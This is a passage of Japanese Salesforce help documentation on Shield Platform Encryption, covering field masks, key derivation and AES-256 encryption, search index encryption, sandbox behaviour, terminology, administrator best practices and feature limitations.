「暗号化されたデータの参照」権限がないユーザがレコードをコピーすると、マスクされたデータが暗号化項目に表示されます。

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。相違点 (ページ 942)

関連トピック:

プロファイル
権限セット
ユーザ権限
親トピックに戻る

暗号化データの外観

暗号化された情報がユーザやシステム管理者にどのように表示されるかについては、権限、情報がファイルと項目のどちらにあるか、およびその他の要素で異なります。一方、どのユーザが機密データにアクセスできるかの制御は、システム管理者が行います。

*保存時*に暗号化されたデータとデータマスクの違いを理解することは重要です。*保存時*に暗号化されたデータとは、保存するときに暗号化されたデータのことです。たとえば、サーバ、データベース、およびファイルにはすべて、保存時のデータが保管されています。マスクとは、項目の表示データを文字に置き換えて隠すことです。たとえば、社会保障番号項目ではセキュリティ強化のため、文字はアスタリスクで表示できます。

権限や、データがファイルか項目のどちらにあるかに応じて、マスクではなくクリアテキストで一部のテキストを表示できます。これには次のような理由が挙げられます。

- 項目レベルセキュリティ:項目レベルセキュリティ権限を持つユーザは、データが保存時に暗号化されていても特定のデータにアクセスできます。たとえば、人事部長は項目の従業員の機密情報を表示する必要がありますが、従業員はその必要がありません。人事部長は機密データを表示できますが、保存時には暗号化されたままになります。
- 暗号化されたファイルのデータは引き続き表示される:ファイルは暗号化されていても、アクセス権のあるユーザにはデータが表示されたままになります。一方、項目の暗号化されたデータを表示するには、「暗号化されたデータの参照」権限が必要です。ファイルのデータを非表示のままにする必要がある場合は、適切な共有設定を使用します。

表示されるマスク

Shield プラットフォームの暗号化ではさまざまなマスクを使用します。データを非表示にするだけのものもあれば、非表示データに関する追加の情報を示すものもあります。

メモ: カスタム Lightning コンポーネントでは、データにマスクは適用されません。

データ型	マスク	意味
メール、電話、テキスト、テキストエリア、ロングテキストエリア、URL	*****	この項目は暗号化されていて、暗号化されたデータを表示する権限がありません。
	?????	この項目は暗号化されていて、暗号化鍵が破棄されています。
	!!!!!	このサービスは現在使用できません。このサービスへのアクセスについては、Salesforce にお問い合わせください。
カスタム日付	07/07/1777	この項目は暗号化されていて、暗号化されたデータを表示する権限がありません。
	08/08/1888	この項目は暗号化されていて、暗号化鍵が破棄されています。
	01/01/1777	このサービスは現在使用できません。このサービスへのアクセスについては、Salesforce にお問い合わせください。
カスタム日付/時間	07/07/1777 12:00 PM	この項目は暗号化されていて、暗号化されたデータを表示する権限がありません。

データ型	マスク	意味
	08/08/1888 12:00 PM	この項目は暗号化されていて、暗号化鍵が破棄されています。
	01/01/1777 12:00 PM	このサービスは現在使用できません。このサービスへのアクセスについては、Salesforce にお問い合わせください。

メモ: マスク文字を暗号化項目に入力することはできません。たとえば、電話項目が暗号化されていて、電話番号に「*****」と入力したり、日付項目が暗号化されていて、「07/07/1777」と入力したりすると、データは保存されません。

バックグラウンド: Shield Platform Encryption のプロセス

ユーザがデータを送信する場合、アプリケーションサーバは、そのキャッシュから組織固有のデータ暗号化鍵を検索します。キャッシュにない場合、アプリケーションサーバは、データベースから暗号化されたテナントの秘密を取得し、鍵派生サーバに鍵の派生を要求します。次に、暗号化サービスにより、アプリケーションサーバでデータが暗号化されます。

Salesforce は、ハードウェアセキュリティモジュール (HSM) を使用して、主秘密およびテナントの秘密を安全に生成します。一意の鍵は、主秘密およびテナントの秘密を入力として、鍵派生関数 (KDF) の PBKDF2 を使用して派生します。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

Shield Platform Encryption のプロセスフロー



1. Salesforceユーザが暗号化されたデータを保存すると、ランタイムエンジンはメタデータに基づいて、項目、ファイル、または添付ファイルをデータベースに保存する前に暗号化するかどうかを判断します。
2. 暗号化する必要がある場合、暗号化サービスはキャッシュメモリの一致するデータ暗号化鍵をチェックします。
3. 暗号化サービスは鍵が存在するかどうかを判断します。
   a. 存在する場合、暗号化サービスは鍵を取得します。
   b. 存在しない場合、サービスは派生要求を鍵派生サーバに送信し、AppCloud で実行されている暗号化サービスに返します。
4. 鍵の取得または派生後に、暗号化サービスはランダムな初期化ベクトル (IV) を生成し、256 ビットの AES 暗号方式を使用してデータを暗号化します。
5. 暗号文は、データベースまたはファイルストレージに保存されます。データ暗号化鍵の派生に使用されたテナントの秘密の IV と対応する ID は、データベースに保存されます。

Salesforce は、各リリースの開始時に新しい主秘密を生成します。

関連トピック:

親トピックに戻る
Shield プラットフォームの暗号化の用語
http://sfdc.co/encryptwhitepaper
http://salesforce.vidyard.com/watch/dxWjwXhm4Fx56kl1eCwhqQ

バックグラウンド: 検索インデックスの暗号化のプロセス

Salesforce 検索エンジンは、オープンソースのエンタープライズ検索プラットフォームソフトウェア Apache Solr 上に構築されています。検索インデックスは、データベースに保存された元のレコードにリンクするレコードデータのトークンを保存しており、Solr 内に存在します。Salesforce では、検索インデックスはパーティションでセグメントに分割されるので、規模を拡張できます。Apache Lucene はコアライブラリとして使用されます。

メモ: Salesforce アカウントエグゼクティブに問い合わせるか、サポートチケットを開いて、検索インデックスの暗号化を有効にします。この機能は Government Isolation Architecture のお客様は使用できません。

Shield プラットフォームの暗号化の HSM ベースの鍵派生アーキテクチャ、メタデータ、および設定を活用して、検索インデックスの暗号化は Shield プラットフォームの暗号化が使用されているときに実行されます。解決策として、組織固有の AES-256 ビット暗号化鍵を使用して、組織固有の検索インデックス (ファイルの種類は .fdt、.tim、および .tip) に強力な暗号化を適用します。検索インデックスは検索インデックスセグメントレベルで暗号化され、すべての検索インデックス操作では、インデックスブロックがメモリ内で暗号化される必要があります。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

[設定] やユーザインターフェースでの変更ではないため、追加された保護はシームレスであり、組織の暗号化ポリシーで決定されます。

検索インデックスや鍵キャッシュにアクセスするには、プログラムで API を使用するほかありません。

検索インデックスファイルが暗号化される前に、Salesforce セキュリティ管理者は検索インデックスの暗号化を有効にする必要があります。これにより、システム管理者は暗号化ポリシーを設定し、暗号化を使用してどのデータ要素を埋め込むかを決定します。システム管理者が Shield プラットフォームの暗号化を設定するには、暗号化する項目とファイルを選択します。特に検索インデックス暗号化の組織固有の HSM 派生鍵はオンデマンドでテナントの秘密から派生します。鍵素材は安全なチャネルの検索エンジンのキャッシュに渡されます。

ユーザがレコードを作成または編集するときのプロセスは、次のとおりです。

1. コアアプリケーションで、検索インデックスセグメントをメータデータに基づいて暗号化するかどうかを決定します。
2. 検索インデックスセグメントを暗号化する必要がある場合は、暗号化サービスにより、キャッシュメモリ内で検索暗号化鍵 ID の一致があるかどうかが確認されます。
3. 暗号化サービスで、鍵がキャッシュに存在するかどうかが判断されます。
   a. キャッシュに鍵が存在する場合、暗号化サービスはその鍵を暗号化に使用します。
   b. 鍵が存在しない場合、要求がコアアプリケーションに送信されます。コアアプリケーションは鍵派生サーバに認証済み派生要求を送信し、鍵がコアアプリケーションサーバに返されます。
4. 鍵の取得後に、暗号化サービスはランダムな初期化ベクトル (IV) を生成し、NSS または JCE の AES-256 実装を使用してデータを暗号化します。
5. 鍵 ID (インデックスセグメントの暗号化に使用される鍵の ID) と IV は検索インデックスに保存されます。

ユーザが暗号化データを検索するときのプロセスは、次に示すように、類似しています。

1. ユーザが用語を検索すると、用語は検索対象の Salesforce オブジェクトとともに検索インデックスに渡されます。
2. 検索インデックスで検索が実行されると、暗号化サービスはメモリ内の検索インデックスの該当するセグメントを開き、鍵 ID と IV を参照します。
3. ユーザがレコードを作成または編集する場合のプロセスのステップ 3 から 5 が繰り返されます。
4. 検索インデックスでは検索が処理され、結果がユーザにシームレスに返されます。

Salesforce システム管理者が項目の暗号化を無効にすると、暗号化されていたすべてのインデックスセグメントの暗号化が解除され、鍵 ID は Null に設定されます。このプロセスには最大 7 日間かかります。

Shield プラットフォームの暗号化のリリース方法

Force.com IDE、移行ツール、ワークベンチなどのツールを使用して Shield プラットフォームの暗号化を組織にリリースする場合、暗号化項目属性は保持されます。ただし、異なる暗号化設定の組織にリリースする場合、その影響は対象組織で Shield プラットフォームの暗号化が有効になっているかどうかによって異なります。

変更セットを使用して Shield プラットフォームの暗号化をカスタム項目にリリースできます。Salesforce は、リリース方法に関係なく、実装が Shield プラットフォームの暗号化のガイドラインに違反しないかどうかを自動的に確認します。

ソース組織	対象組織	結果
Shield プラットフォームの暗号化が有効	Shield プラットフォームの暗号化が有効	ソース暗号化項目属性で有効化が示される
Shield プラットフォームの暗号化が有効	Shield プラットフォームの暗号化が有効でない	暗号化項目属性が無視される
Shield プラットフォームの暗号化が有効でない	Shield プラットフォームの暗号化が有効	対象暗号化項目属性で有効化が示される

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。相違点 (ページ 942)

関連トピック:

親トピックに戻る
変更セット

Shield プラットフォームの暗号化は、Sandbox でどのように機能しますか?

本番組織から Sandbox を更新すると、本番組織の正確なコピーが作成されます。本番組織で Shield プラットフォームの暗号化が有効になっている場合、本番で作成されたテナントの秘密を含め、すべての暗号化設定がコピーされます。

Sandbox が更新されると、テナントの秘密の変更が現在の組織に限定されます。つまり、Sandbox のテナントの秘密をローテーションまたは破棄しても、本番組織には影響がないことを意味します。

ベストプラクティスとして、更新後に Sandbox のテナントの秘密をローテーションします。ローテーションにより、本番と Sandbox で異なるテナントの秘密が使用されます。Sandbox のテナントの秘密を破棄すると、部分コピーの場合も完全コピーの場合も暗号化データを使用できなくなります。

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。相違点 (ページ 942)

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

関連トピック:

親トピックに戻る

Shield プラットフォームの暗号化の用語

暗号化には、独自の特殊な用語があります。Shield プラットフォームの暗号化機能を最大限活用するために、ハードウェアセキュリティモジュール、鍵のローテーション、主秘密などの重要な用語をよく理解することをお勧めします。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

データの暗号化
: データに暗号関数を適用して暗号文にするプロセスです。プラットフォームの暗号化プロセスでは、対称鍵暗号化と 256 ビットの AES (Advanced Encryption Standard) アルゴリズムを使用して、Salesforce プラットフォームに保存されている項目レベルのデータおよびファイルを暗号化します。このアルゴリズムでは、CBC モード、PKCS5 パディング、および 128 ビットランダム初期化ベクトル (IV) が使用されます。データの暗号化と復号化のどちらもアプリケーションサーバで実行されます。

データ暗号化鍵
: Shield プラットフォームの暗号化では、データ暗号化鍵を使用してデータを暗号化および復号化します。データ暗号化鍵は、鍵派生サーバで、リリースごとの主秘密と、組織の一部としてデータベースに暗号化された状態で保存されている組織固有のテナントの秘密間に、鍵生成素材を分割して抽出されます。256 ビットの派生鍵は、キャッシュから強制削除されるまでメモリ内に存在します。

保存された暗号化データ
: ディスクへの保存時に暗号化されたデータです。Salesforce では、データベースに保存されている項目、ファイル、コンテンツライブラリ、および添付ファイルに保存されているドキュメント、アーカイブデータの暗号化をサポートしています。

暗号化鍵管理
: 鍵の作成、処理、保存など鍵管理の各側面を参照してください。テナントの秘密の管理は、システム管理者または「暗号化鍵の管理」権限を持つユーザが実行します。

ハードウェアセキュリティモジュール (HSM)
: 認証用の暗号処理および鍵管理を行うために使用します。Shield プラットフォームの暗号化では、秘密の素材を生成して保存したり、暗号化サービスがデータの暗号化や復号化に使用するデータ暗号化鍵を派生する関数を実行したりするために HSM を使用します。

初期化ベクトル (IV)
: 鍵と併用してデータを暗号化するランダムなシーケンスです。

鍵派生関数 (KDF)
: 擬似乱数生成機能とパスワードなどの入力を組み合わせて鍵を派生します。Shield プラットフォームの暗号化では、PBKDF2 (パスワードベースの鍵派生関数 2) に HMAC-SHA-256 を使用します。

鍵 (テナントの秘密) のローテーション
: 新しいテナントの秘密を生成して、それまで有効であったものをアーカイブするプロセスです。有効なテナントの秘密は、暗号化と復号化の両方に使用されます。新しい有効なテナントの秘密を使用してすべてのデータが再暗号化されるまでは、アーカイブされた秘密が復号化にのみ使用されます。

主 HSM
: 主 HSM は、Salesforce のリリース時に毎回、安全な秘密をランダムに生成するために USB デバイスを使用します。主 HSM は、Salesforce の本番ネットワークから「隔離」されており、銀行の貸金庫に安全に保管されています。

主秘密
: テナントの秘密および鍵派生関数と組み合わせて、派生データ暗号化鍵を生成します。主秘密は Salesforce のリリース時に毎回更新され、リリースごとの主ラッピング鍵を使用して暗号化されます。その後、暗号化された状態でファイルシステムに保存できるように鍵派生サーバの公開鍵で暗号化されます。これは、HSM でのみ復号化できます。*Salesforce の従業員は、クリアテキストのこれらの鍵にアクセスできません。*

主ラッピング鍵
: 対称鍵が派生し、主ラッピング鍵 (鍵ラッピング鍵ともいう) として使用され、リリースごとの鍵と秘密のバンドルをすべて暗号化します。

テナントの秘密
: 組織固有の秘密で、主秘密および鍵派生関数と組み合わせて、派生データ暗号化鍵を生成します。組織のシステム管理者が鍵をローテーションすると、新しいテナントの秘密が生成されます。API 経由でテナントの秘密にアクセスする場合は、TenantSecret オブジェクトを参照してください。*Salesforce の従業員は、クリアテキストのこれらの鍵にアクセスできません。*

関連トピック:

親トピックに戻る
バックグラウンド: Shield Platform Encryption のプロセス
http://sfdc.co/encryptwhitepaper

従来の暗号化と Shield Platform Encryption との違い

従来の暗号化では、その目的で作成した特殊なカスタムテキスト項目を保護できます。Shield Platform Encryption では、広く使用されているさまざまな標準項目、一部のカスタム項目、および種々のファイルを暗号化できます。Shield Platform Encryption では、個人取引先、ケース、検索、承認プロセス、およびその他の重要な Salesforce 機能もサポートします。

機能	従来の暗号化	Shield Platform Encryption
価格設定	基本のユーザライセンスに含まれる	追加料金が課せられる
保存時の暗号化	✔	✔
ネイティブソリューション (ハードウェアまたはソフトウェアは不要)	✔	✔
暗号化アルゴリズム	128 ビットの Advanced Encryption Standard (AES)	256 ビットの Advanced Encryption Standard (AES)
HSM ベースの鍵の派生		✔
「暗号化鍵の管理」権限		✔
鍵の生成、エクスポート、インポート、破棄	✔	✔
PCI-DSS L1 準拠	✔	✔ (項目のみ)
マスク	✔	✔
種別と文字をマスク	✔	
暗号化された項目値の参照に「暗号化されたデータの参照」権限が必要	✔	✔
メールテンプレート値で「暗号化されたデータの参照」権限を尊守		✔
標準項目の暗号化		✔
添付ファイル、ファイル、およびコンテンツの暗号化		✔
暗号化カスタム項目	(カスタムデータ型専用、175 文字に制限)	✔

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

機能	従来の暗号化	Shield Platform Encryption
サポート対象のカスタム項目のデータ型について既存の項目を暗号化		✔
検索 (UI、部分検索、ルックアップ、特定の SOSL クエリ)		✔
API へのアクセス	✔	✔
ワークフロールールおよびワークフロー項目自動更新で使用可能		✔
承認プロセスの開始条件および承認ステップ条件で使用可能		✔

関連トピック:

- 暗号化できる項目は?
- どのファイルが暗号化されますか?
- カスタム項目の従来の暗号化
- Shield プラットフォームの暗号化で Salesforce データを保護
- 親トピックに戻る
- Shield プラットフォームの暗号化で Salesforce データを保護
- カスタム項目の従来の暗号化

プラットフォームの暗号化のベストプラクティス

組織にとって可能性が最も高い脅威を特定します。これは、必要なデータのみを暗号化できるように、暗号化が必要なデータと不要なデータを区別するのに役立ちます。テナントの秘密と鍵がバックアップされていることを確認し、秘密および鍵の管理を許可するユーザを慎重に検討します。

1. 組織に対する脅威モデルを定義する。

   脅威モデルの正規の演習に従って、組織に影響を及ぼす可能性が最も高い脅威を特定します。その結果を基にデータ分類スキームを作成し、どのデータを暗号化するかを判断します。

2. 必要な場合のみ暗号化する。
   - すべてのデータが機密に該当するわけではありません。規制上、セキュリティ上、コンプライアンス上、およびプライバシー上の要件を満たすために暗号化が必要な情報に的を絞ります。無用にデータを暗号化すれば、機能やパフォーマンスに影響します。
   - 早い段階でデータ分類スキームを評価し、セキュリティ部門、コンプライアンス部門、およびをビジネス IT 部門の関係者と協力して要件を規定

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

します。ビジネスに欠かせない機能と、セキュリティおよびリスク対策のバランスを取り、脅威に関する仮説を定期的に検証します。

3. 早い段階で鍵やデータをバックアップおよびアーカイブする戦略を立てる。

   テナントの秘密が破棄された場合は、再インポートしてデータにアクセスします。データおよびテナントの秘密をバックアップして、安全な場所に保存する責任はお客様が単独で負うものとします。Salesforce は、テナントの秘密の削除、破棄、置き忘れが発生してもサポートできません。

4. ユーザ権限に関係なく、全ユーザに暗号化が適用されることを理解する。
   - 「暗号化されたデータの参照」権限を使用して、暗号化項目の値をプレーンテキストで参照するユーザを制御します。ただし、これらの項目の保存データは、ユーザ権限に関係なく保存時に暗号化されます。
   - 暗号化データを扱うユーザには、機能上の制限事項が適用されます。暗号化を一定のビジネスユーザに適用できるかどうか、適用した場合にデータを扱う他のユーザにどのような影響があるかを検討します。

5. Shield プラットフォームの暗号化の考慮事項を読み、組織への影響を理解する。
   - 考慮事項によるビジネスソリューションおよび実装への影響を評価します。
   - Shield プラットフォームの暗号化を本番組織にリリースする前に Sandbox 環境でテストします。
   - 暗号化を有効にする前に、判明した違反を修正します。たとえば、SOQL の WHERE 句の暗号化項目を参照すると違反がトリガされます。同様に、SOQL の ORDER BY 句の暗号化項目を参照した場合も違反が発生します。どちらの場合も、暗号化項目への参照を削除して違反を修正します。

6. リリースする前に AppExchange アプリケーションを分析およびテストする。
   - AppExchange で入手したアプリケーションを使用する場合は、組織で暗号化データを操作する方法をテストし、機能に影響がないか評価します。
   - アプリケーションで Salesforce 外に保存される暗号化データを操作する場合、データ処理が生じる方法と場所、および情報を保護する方法を調査します。
   - Shield プラットフォームの暗号化によるアプリケーションの機能への影響が疑われる場合は、プロバイダに評価を見せて協力を求めます。また、Shield プラットフォームの暗号化に対応するカスタムソリューションについて相談します。
   - Force.com のみを使用して作成された AppExchange のアプリケーションは、Shield プラットフォームの暗号化の機能および制限事項を継承します。

7. プラットフォームの暗号化は、ユーザ認証ツールではありません。どのユーザがどのデータを参照できるのかを制御するには、プラットフォームの暗号化ではなく、項目レベルのセキュリティ設定、ページレイアウト設定、入力規則を使用します。「暗号化されたデータの参照」権限が誤ってユーザに付与された場合でも、該当するデータのみが表示されるようにします。

   デフォルトでは、「暗号化されたデータの参照」権限のないユーザを含め、すべてのユーザが暗号化項目を編集できます。

8. 「暗号化鍵の管理」ユーザ権限を承認されたユーザのみに付与する。

   「暗号化鍵の管理」権限を持つユーザは、組織固有の鍵を生成、エクスポート、インポート、および破壊できます。設定変更履歴を使用して、これらのユーザの鍵管理アクティビティを日常的に監視します。

9. 「暗号化されたデータの参照」ユーザ権限を承認されたユーザのみに付与する。

   「暗号化されたデータの参照」権限を、機密データをプレーンテキストで参照する必要のあるインテグレーションユーザなど、暗号化項目をプレーンテキストで参照する必要のあるユーザに付与します。暗号化ファイルは、「暗号化されたデータの参照」権限の有無に関係なく、ファイルへのアクセス権があるすべてのユーザに表示されます。

10. 既存のデータを一括暗号化する。

    Shield プラットフォームの暗号化を有効にした時点で既存の項目およびファイルのデータは自動的に暗号化されません。既存の項目データを暗号化するには、項目データに関連付けられているレコードを更新します。このアクションにより、これらのレコードの暗号化がトリガされ、保存時に既存の保存データが暗号化されます。既存のファイルを暗号化する方法については、Salesforce にお問い合わせください。

11. 機密データに [通貨] 項目と [数値] 項目を使用しないでください。

    多くの場合、関連付けられた［通貨］または［数値］項目を暗号化しなくても、非公開データや機密データ、規制対象のデータを安全に保管できます。上記の項目を暗号化した場合、積み上げ集計レポート、レポート期間、計算に混乱が生じるなど、プラットフォーム全体の幅広い機能に影響が及ぶことがあるため、暗号化できなくなります。

12. 暗号化の影響についてユーザに通知する。

    本番環境で Shield プラットフォームの暗号化を有効にする前に、ビジネスソリューションにどのような影響があるかをユーザに通知します。たとえば、ビジネスプロセスに関連する場合、Shield Platform Encryption の考慮事項に記載されている情報を共有します。

13. ログインアクセスを許可するときは慎重に判断する。

    「暗号化されたデータの参照」権限を持つユーザが別のユーザにログインアクセスを許可すると、その別ユーザが暗号化項目をプレーンテキストで参照できるようになります。

14. 最新の鍵を使用してデータを暗号化する。

    新しいテナントの秘密を生成すると、新しいデータはすべてこの鍵を使用して暗号化されます。他方、既存の機密データは以前の鍵で暗号化されたままです。こうした場合、Salesforce では、最新の鍵を使用して既存の項目を再暗号化することを強くお勧めします。このサポートが必要な場合は、Salesforce にお問い合わせください。

関連トピック:

親トピックに戻る
https://resources.docs.salesforce.com/202/latest/en-us/sfdc/pdf/salesforce_platform_encryption_implementation_guide.pdf

Shield Platform Encryption のトレードオフおよび制限事項

Shield Platform Encryption と同様に強力なセキュリティソリューションには、一部のトレードオフが伴います。データが強力に暗号化されていると、一部のユーザの機能に制約が生じる場合があり、一部の機能はまったく使用できなくなります。暗号化戦略を策定する場合は、ユーザおよび全体的なビジネスソリューションに対する影響を考慮します。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

Shield Platform Encryption の一般的な考慮事項

次の考慮事項は、Shield Platform Encryption を使用して暗号化するすべてのデータに適用されます。

暗号化されたデータをサポートする Salesforce アプリケーション

一部の Salesforce 機能セットでは、保存時に暗号化されたデータを使用した場合に正常に動作します。それ以外の機能セットは正常に動作しません。

Shield Platform Encryption と Lightning Experience

Shield Platform Encryption は、Lightning Experience でも Salesforce Classic と同様に動作しますが、いくつか軽微な例外があります。

Shield Platform Encryption による項目の制限

一定の状況で項目を暗号化すると、その項目に保存する値に制限を課すことができます。項目を暗号化する前に、これらの制限を把握するようにしてください。

関連トピック:

- プラットフォームの暗号化の概要
- 互換性の問題の修正
- https://resources.docs.salesforce.com/202/latest/en-us/sfdc/pdf/salesforce_platform_encryption_implementation_guide.pdf

Shield Platform Encryption の一般的な考慮事項

次の考慮事項は、Shield Platform Encryption を使用して暗号化するすべてのデータに適用されます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

カスタム項目

カスタム数式項目または条件に基づく共有ルールで暗号化されたカスタム項目は使用できません。

一部のカスタム項目は暗号化できません。

- [ユニーク] あるいは [外部 ID] 属性のある項目、または以前に暗号化されたカスタム項目に基づいてこれらの属性が含まれる項目
- カスタム数式項目で使用されている項目
- 外部データオブジェクトの項目
- 取引先と取引先責任者のリレーションで使用されている項目

スキーマビルダーを使用して暗号化カスタム項目を作成することはできません。

SOQL/SOSL

- 暗号化項目は、次の SOQL や SOSL の句および関数では使用できません。
  - MAX()、MIN()、COUNT_DISTINCT() などの集計関数
  - WHERE 句
  - GROUP BY 句
  - ORDER BY 句

  ヒント: SOQL クエリの WHERE 句を SOSL の FIND クエリに置き換えることができるかどうかを検討してください。
- 暗号化データをクエリすると、予測される `MALFORMED_QUERY` ではなく、無効な文字列によって `INVALID_FIELD` エラーが返されます。

Microsoft インテグレーション製品

Shield Platform Encryption を有効にすると、ユーザに「暗号化されたデータの参照」権限がある場合にのみ、Salesforce for Outlook により Microsoft Outlook と Salesforce の間で同期されます。

ポータル

組織でポータルが有効になっている場合、標準項目を暗号化することはできません。すべてのカスタマーポータルとパートナーポータルを無効にして、標準項目の暗号化を有効にします (コミュニティはサポートされています)。

検索

- 検索インデックスファイルは暗号化されません。

  ヒント: 暗号化された検索インデックスは、パイロットベースで一部のお客様に提供されます。パイロットプログラムへの参加をご希望の場合は、Salesforce の担当者にお問い合わせください。詳細は、「検索インデックスの暗号化 (パイロット)」を参照してください。
- 鍵を使用して項目を暗号化し、その後鍵を破棄しても、対応する検索語は検索インデックスに残ります。ただし、破棄した鍵に関連付けられたデータは復号化できません。

取引先、個人取引先、および取引先責任者

個人取引先が有効になっている場合、取引先の次のいずれかの項目を暗号化すると、取引先責任者の対応する項目も暗号化されます。逆の場合も同様です。

- 名前
- 説明
- 電話
- Fax

取引先または取引先責任者の次のいずれかの項目を暗号化すると、個人取引先の対応する項目も暗号化されます。

- 名前
- 説明
- 住所(郵送先)
- 電話
- Fax
- モバイル
- 自宅電話
- その他の電話
- メール

[取引先名] または [取引先責任者名] 項目が暗号化されている場合、マージ対象の重複する取引先または取引先責任者を検索しても、結果が返されません。

取引先責任者の [名] または [姓] 項目を暗号化すると、名または姓で絞り込んでない場合にのみカレンダーの招待主のルックアップにその取引先責任者が表示されます。

取引先責任者レコードの [敬称] 項目と [肩書き] 項目の値が暗号化されていない場合でも、「暗号化されたデータの参照」権限のないユーザに対してこれらの項目をマスクして表示することができます。

メール

- メールテンプレートに暗号化項目の値が含まれる場合、「暗号化されたデータの参照」権限のあるユーザに対してはこれらの値がプレーンテキストで表示されます。それ以外のユーザに対しては、実行ユーザの権限によってデータが受信者にプレーンテキストで表示されるかマスクされるかが決まります。
- 「暗号化されたデータの参照」権限のないユーザは、登録情報照会要求を送信できません。
- 「暗号化されたデータの参照」権限のないユーザは、取引先責任者の一括メール送信を使用してメールを送信することができません。
- 標準の [メール] 項目が暗号化されている場合は、メール to Salesforce で受信メールを受信できません。

活動

- [取引先責任者名] 項目が暗号化されている場合、Shared Activities ルックアップはサポートされません。
- [活動履歴] 関連リストの項目は、参照している項目が暗号化されていても、プレーンテキストで表示されることがあります。

キャンペーン

暗号化項目で検索する場合、キャンペーンメンバーの検索はサポートされません。

メモ

新しいメモツールで作成されたメモの本文テキストは暗号化できますが、古いメモツールで作成されたプレビューファイルおよびメモはサポートされません。

項目監査履歴

以前にアーカイブされた項目監査履歴のデータは、プラットフォームの暗号化を有効にしても暗号化されません。たとえば、組織で項目監査履歴を使用して、電話番号項目などの取引先項目に対してデータ履歴保持ポリシーを定義するとします。その項目の暗号化を有効にすると、新しい電話番号レコードが作成時に暗号化されます。[取引先履歴] 関連リストに保存された電話番号項目への以前の更新も暗号化されます。ただし、`FieldHistoryArchive` オブジェクトにアーカイブ済みの電話番号履歴データは、暗号化されずに保存されます。以前にアーカイブしたデータを暗号化する必要がある場合は、Salesforce にお問い合わせください。

ページレイアウト

「暗号化されたデータの参照」権限のないプロファイルとしてページレイアウトをプレビューすると、プレビューのサンプルデータはマスクされません。代わりに、サンプルデータが空白になるか、プレーンテキストで表示されることがあります。

コミュニティ

- 「暗号化されたデータの参照」権限があるコミュニティユーザについては、データを暗号化してもコミュニティの操作性に何ら変更はありません。ただし、[取引先名] 項目を暗号化し、個人取引先を使用していない場合は、暗号化によってシステム管理者に対するユーザのロールの表示方法に影響します。通常、コミュニティユーザのロール名は、ユーザの取引先名とユーザプロファイル名の組み合わせで表示されます。[取引先名] 項目を暗号化すると、取引先名の代わりに取引先 ID が表示されます。

  たとえば、[取引先名] 項目が暗号化されていない場合、「Acme」という取引先に属し、「カスタマーユーザ」プロファイルを使用するユーザには、`[Acme カスタマーユーザ]` というロールが設定されます。[取引先名] 項目が暗号化されている (かつ個人取引先が使用されていない) 場合は、`[001D000000IRt53 カスタマーユーザ]` のようなロールが表示されます。

- 従来の暗号化を使用して暗号化されたカスタム項目は、「暗号化されたデータの参照」権限があってもコミュニティユーザにはマスクされます。

REST API

項目が暗号化されている場合は、REST API を介して自動推奨を取得しません。

データのインポート

データインポートウィザードを使用して、主従関係を使用する照合や、暗号化項目を含むレコードの更新を行うことはできません。ただし、新しいレコードを追加することはできます。

レポート、ダッシュボード、およびリストビュー

- 暗号化項目の値を表示するレポートグラフおよびダッシュボードコンポーネントが、暗号化されていない状態でキャッシュされることがあります。
- 暗号化された項目でリストビューのレコードを並び替えることはできません。

一般情報

- 暗号化項目は、以下では使用できません。
  - 条件に基づく共有ルール
  - 類似商談検索
  - 外部参照関係
  - スキニーテーブル
  - データ管理ツールの検索条件
  - 重複管理の一致ルール
- Live Agent チャットトランスクリプトは保存時に暗号化されません。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点 (ページ 942)

関連トピック:

親トピックに戻る

暗号化されたデータをサポートする Salesforce アプリケーション

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

一部の Salesforce 機能セットでは、保存時に暗号化されたデータを使用した場合に正常に動作します。それ以外の機能セットは正常に動作しません。

